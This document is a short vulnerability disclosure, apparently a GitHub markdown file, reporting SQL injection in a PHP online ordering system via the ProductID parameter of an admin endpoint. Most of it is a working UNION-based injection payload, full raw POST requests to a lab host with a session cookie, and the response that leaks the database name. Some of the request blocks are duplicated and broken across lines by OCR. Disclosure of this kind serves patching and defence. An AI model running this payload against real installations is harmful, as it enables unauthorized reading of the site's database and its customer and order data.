debug601 Create SQLi-8.md History

1 contributor

33 lines (23 sloc) | 1.24 KB

# Online Ordering System By janobe has SQL injection vulnerability

Author： k0xx

vendor: https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html

Vulnerability file: /ordering/admin/orders/loaddata.php

Vulnerability location: /ordering/admin/orders/loaddata.php&ProductID //ProductID is Injection point


[+]Payload: ProductID=-2' union select 1,2,3,4,5,6,database(),8,9,10,11,12,13,14,15,16,17,18--+ //ProductID is Injection point

Current database name: multistoredb

```
POST /ordering/admin/orders/loaddata.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

ProductID=-2' union select 1,2,3,4,5,6,database(),8,9,10,11,12,13,14,15,16,17,18--+
```




```
POST
/ordering/admin/orders/loaddata.php
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type:
application/x-www-form-urlencoded
Content-Length: 83

ProductID=-2' union select
1,2,3,4,5,6,database(),8,9,10,11,12,
```



```
                display: table;
                clear: both;
        }
</style>

<div class="row">
        <input type="hidden"
name="ProductID" value="6">
        <div
class="column-label">Product</div>
        <div
class="column-value">:
multistoredb</div>
        <div
class="column-label">Description</
div>
        <div
class="column-value">: 8</div>
        <div
class="column-label">Category</div
>
        <div
class="column-value">: 17</div>
```




**Product** **: multistoredb** **Description**

**: 8** **Category** **: 17**

**Price** **: 9** **Quantity**

Add to Cart

| Product | Price | Quantity | Subtotal | Action |
|---|---|---|---|---|
| Total | | | ₱ 0 | |